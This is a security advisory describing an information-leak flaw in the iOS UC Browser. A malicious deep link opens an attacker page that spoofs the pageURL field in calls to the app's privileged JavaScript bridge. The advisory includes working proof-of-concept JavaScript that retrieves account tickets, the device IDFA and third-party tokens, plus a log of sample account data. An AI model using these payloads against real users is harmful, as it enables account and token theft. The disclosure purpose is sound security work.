

An information leak vulnerability in the iOS version of UC

Browser

Brief Description


The iOS version of the UC Browser supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the UC Browser app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's account information** (e.g., nickname, user avator, UID), **tampering with victim's account avator**, **accesssing local photo on victim's phone** (e.g., screenshot), **retrieving victim's local album information**, **reading and writing to victim's clipboard**, **retrieving victim's geolocation information**, **retrieving victim's UC Browser bookmarks**, **adding bookmarks to victim's UC Browser**, **retrieving and removing novels from victim's bookmarked novel list**, **retrieving victim's novel reading history**, **retrieving victim's third-party account information** (e.g., third-party account nickname, third-party account avator, third-party account token), **retrieving victim's device information**(e.g., IDFA) and **vibrate victim's device**.

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: ***uclink://www.uc.cn/f11f7cb5d16fa0969d670c1eccc6053d?action=open_url&url=https://attack.com/attack.html***. Here, **"attack.com"** represents a domain under the attacker's control. In our experiment, we use **"https://zhouziyi1.github.io/iOSJS/ucbrowser/atkUCBrowser.html"** as the malicious webpage.

When the victim clicks on this URL (*uclink://www.uc.cn/f11f7cb5d16fa0969d670c1eccc6053d?action=open_url&url=https://zhouziyi1.github.io/iOSJS/ucbrowser/atkUCBrowser.html*), it directs the victim to the UC Browser app and opens the webpage ***https://zhouziyi1.github.io/iOSJS/ucbrowser/atkUCBrowser.html*** within the app.



Then, the attacker's webpage can invoke privileged interfaces provided by UC Browser. More specifically, the UC Browser provides *window.ucapi* in *ucbrowser_script.js* for web pages to invoke.

```

b.ucapi.invoke = function(c, a) {
  if ("string" !== typeof c) {
    var e = c + "_" + Math.round(1E5 * Math.random()) + "_" + (new Date).getTime(),
        d = {},
        g = !1,
        f = {};
    if (a) {
      a && a.success && "function" === typeof a.success && (d.onSucc = a.success, g = !0);
      a && a.fail && "function" === typeof a.fail && (d.onError = a.fail, g = !0);
      var h = JSON.stringify(a);
      h && (f = JSON.parse(h))
    }
    f = {
      windowId: b.ucapi.windowId,
      invokeId: e,
      methodName: c,
      methodParams: f ? f : {},
      pageURL: location.href
    };
    g && (b.ucapi.callbacks[e] = d); (d = b.ucapi.messageHandlers.UCJSBridgeV3.postMessage(f)) &&
    d.then(function(a) {
      b.ucapi.onInvokeSucc(e, a)
    });
  }
};

```

When a web page wants to invoke an interface, taking *"account.getUserInfo"* as an example, the web page can use *window.ucapi.invoke* to pass the method name (that is *"account.getUserInfo"*) and corresponding parameters to UC Browser's *ucbrowser_script.js*, like this:

```

var r = +new Date;
window.ucapi.invoke("account.getUserInfo", {
  vCode: r,
  success: function(e) {
    console.log(e)
  },
  fail: function(e) {
    console.log(e)
  }
});

```

window.ucapi will put the method name and method parameters into the field *methodName* and *methodParams*, add values to field like *windowId*, *invokeId* and *pageURL*, and then pass these things to Objective-C (OC) code, through *window.webkit.messageHandlers.HandlerNameXXXXXX.postMessage*, which is the unified interface in iOS WKWebView component. Here, the UC Browser has registered *UCJSBridgeV3* as the messagehandler, so it uses *window.webkit.messageHandlers.UCJSBridgeV3.postMessage*.

```

window.ucapi.invoke = function(c, a) {
  if ("string" !== c) {
    var e = c + "-" + Math.round(1E5 * Math.random()) + "-" + (new Date).getTime(),
        d = {},
        g = !1,
        f = {};
    if (a) {
      a && a.success && "function" === typeof a.success && (d.onSucc = a.success, g = !0);
      a && a.fail && "function" === typeof a.fail && (d.onError = a.fail, g = !0);
      var h = JSON.stringify(a);
      h && (f = JSON.parse(h))
    }
    f = {
      windowId: window.ucapi.windowId,
      invokeId: e,
      methodName: c,
      methodParams: f ? f : {},
      pageURL: location.href
    };
    g && (window.ucapi.callbacks[e] = d); (d = window.ucapi.messageHandlers.UCJSBridgeV3.postMessage(f)) &&
    d.then(function(a) {
      window.ucapi.onInvokeSucc(e, a)
    }),
  }
};

```

Furthermore, *window.ucapi* also stores the callback functions passed by the user in *window.ucapi.callbacks[]* to handle OC's response in the future.

When the OC layer receives the invocation request, OC code will **check the identity of the web page based on the value of the *pageURL* field**.

```

28 WVJSBridgeInvocation_obj_2 = objc_retain(a3_WVJSBridgeInvocation_obj);
29 v7 = objc_retain(a4);
30 v8 = sub_108368720(WVJSBridgeInvocation_obj_2); // "invokeId"
31 WVJSBridgeInvocation_invokeId = objc_retainAutoreleasedReturnValue(v8);
32 v10 = sub_1083C04E0(WVJSBridgeInvocation_obj_2); // "methodName"
33 WVJSBridgeInvocation_methodName = objc_retainAutoreleasedReturnValue(v10);
34 v12 = sub_1083C0500(WVJSBridgeInvocation_obj_2); // "methodParams"
35 WVJSBridgeInvocation_methodParams = objc_retainAutoreleasedReturnValue(v12);
36 v14 = -[UCShareBridgeDataProvider urlForKey:]_0(WVJSBridgeInvocation_obj_2); // "pageURL"
37 WVJSBridgeInvocation_pageURL = objc_retainAutoreleasedReturnValue(v14);
38 v17 = sub_108270800(
39     self,
40     v16,
41     WVJSBridgeInvocation_invokeId,
42     WVJSBridgeInvocation_methodName,
43     WVJSBridgeInvocation_methodParams,
44     WVJSBridgeInvocation_pageURL); // "checkInvokeWithInvokeId:methodName:params:pageURL:"
45 objc_release(WVJSBridgeInvocation_pageURL);
46 objc_release(WVJSBridgeInvocation_methodParams);
47 objc_release(WVJSBridgeInvocation_methodName);
48 objc_release(WVJSBridgeInvocation_invokeId);

```

If the caller's pageURL domain name is *zhouziyi1.github.io*, the OC layer will consider the call to be from a non-privileged web page. Therefore, it will not respond normally but return an *errorCode* and a description string *"JSBMethodInvokeAccessDeny"*.

```
{description: "JSBMethodInvokeAccessDeny", errorCode: 1}
```


If the domain name is privileged, for example, the official domain name *www.uc.cn*, then the OC code will return the correct response value.


This identity verification mechanism seems to be reliable. However, **the attacker can choose to ignore `window.ucapi.invoke` and directly use `window.webkit.messageHandlers.UCJSBridgeV3.postMessage`, and set the value of the `pageURL` field to be `"https://www.uc.cn/"`**. If so, the OC code will be deceived and mistakenly treat the caller webpage as `"https://www.uc.cn/"`, thus allowing the invocation.

```
var r = +new Date;
window.webkit.messageHandlers.UCJSBridgeV3.postMessage({
  invokeId: "callback",
  methodName: "account.getUserInfo",
  methodParams: {vCode: r},
  pageURL: "https://www.uc.cn/",
  windowId: window.ucapi.windowId
}).then(function(a) {
  console.log("[attacker]: "+ JSON.stringify(a));
});
// [Log] [attacker]: {"ac_id":"uce595c61732fb2f4a2d3791b06e25d4b","uId":"100034334206",
"self_nickname":"Jeremy","mobile_wg":"AATXawPvq0rYbKPl", "avatar_url":"http://image.uc.cn/o/uop/1Ht08/;;
0,uop/g/uop/avatar/332641063b50adbe064883bcc6f58635.jpg;3,160",
"service_ticket":"st968622e0bnj70t6gs5w", "identification":"1", "ugc_status":0,
"kps_wg":"AAT4neHNfIZ4wyQ5ytPM+8N2CJnN/
cNnE0w42Le0UECianGnx3cm8p2124pCryC6dH3gf7Pi3ckGEbuFxcIbrEQDm", "jYg==", "self_avatar_url":"http://
image.uc.cn/o/uop/1Ht08/;;0,uop/g/uop/avatar/332641063b50adbe064883bcc6f58635.jpg;3,160", "sign_wg":"AAQ/
wepRuEFXqYKjNPN6KYldmHVSq8bnpS4I/i+ct6gP86jQwCUN", "zm8A=", "result":"success", "nickname":"Jeremy",
"uidWg":"AAOIJPMXVISVeB1+5qIRsjpc", "loginStatus":"true", "wm_id":""}
```

By invoking these privileged handlers, the attacker can carry out **various malicious activities** as shown below.

- The attacker can retrieve victim's UC Browser account information (including nickname, avatar, UID, account ticket, etc.), geolocation information, device information, linked third-party account information (including nickname, avatar, account token, account ID, etc.).





```
var r = +new Date;
window.webkit.messageHandlers.UCJSBridgeV3.postMessage({
  invokeId: "callback",
  methodName: "account.getUserInfo",
  methodParams: {vCode: r},
  pageURL: "https://www.uc.cn/",
  windowId: window.ucapi.windowId
}).then(function(a) {
  var json = a;

  var AccountNickname = json.self_nickname;
  document.getElementById("AccountNickname").innerText = "Your UC Account Nickname: " + AccountNickname;

  var Avatar = json.avatar_url;
  document.getElementById("AccountAvatar").src = Avatar;

  var AccountUid = json.uId;
  document.getElementById("AccountUid").innerText = "Your UC Account UID: " + AccountUid;

  var AccountTicket = json.service_ticket;
  document.getElementById("AccountTicket").innerText = "Your UC Account Ticket: " + AccountTicket;
```

```
window.webkit.messageHandlers.UCJSBridgeV3.postMessage({
  invokeId: "callback",
  methodName: "biz.getIDFA",
  methodParams: {
  },
  pageURL: "https://www.uc.cn/",
  windowId: window.ucapi.windowId
}).then(function(a) {
  var json = a;

  var IDFA = json.idfa;
  document.getElementById("IDFA").innerText = "Your Device IDFA: \n" + IDFA;
});
```

```

var r = +new Date;
window.webkit.messageHandlers.UCJSBridgeV3.postMessage({
  invokeId: "callback",
  methodName: "account.getThirdPartyToken",
  methodParams: {vCode: r, type: "taobao"},
  pageURL: "https://www.uc.cn/",
  windowId: window.ucapi.windowId
}).then(function(a) {
  var json = a;


  var ThirdPartyType = json.type;
  document.getElementById("ThirdPartyType").innerText = "Your Bind Account Type: \n" + ThirdPartyType;

  var ThirdPartyToken = json.third_kps;
  document.getElementById("ThirdPartyToken").innerText = "Your " + json.type + " Account Token: " + ThirdPartyToken;


  var ThirdPartyNickname = json.third_nickname;
  document.getElementById("ThirdPartyNickname").innerText = "Your " + json.type + " Account Nickname: " +

```


- The attacker can access local screenshot pictures on victim's phone.



- The attacker can retrieve victim's local album information.




- The attacker can read and write to victim's clipboard.



- The attacker can tamper with victim's account avator and forcefully log out victim's account.



- The attacker can retrieve victim's UC Browser bookmarks and adding bookmarks to victim's UC Browser.



- The attacker can retrieve victim's novel reading history, and retrieve or remove novels from victim's bookmarked novel list.



Impact of the Vulnerability

Scope: UC Browser iOS version <= 17.0.3.2425 (the latest version as of August 24, 2024).

Consequences: Information disclosure.

Possible Countermeasures

The OC layer should obtain the webpage URL through system interface of WKWebView rather than from the parameters sent by the webpage.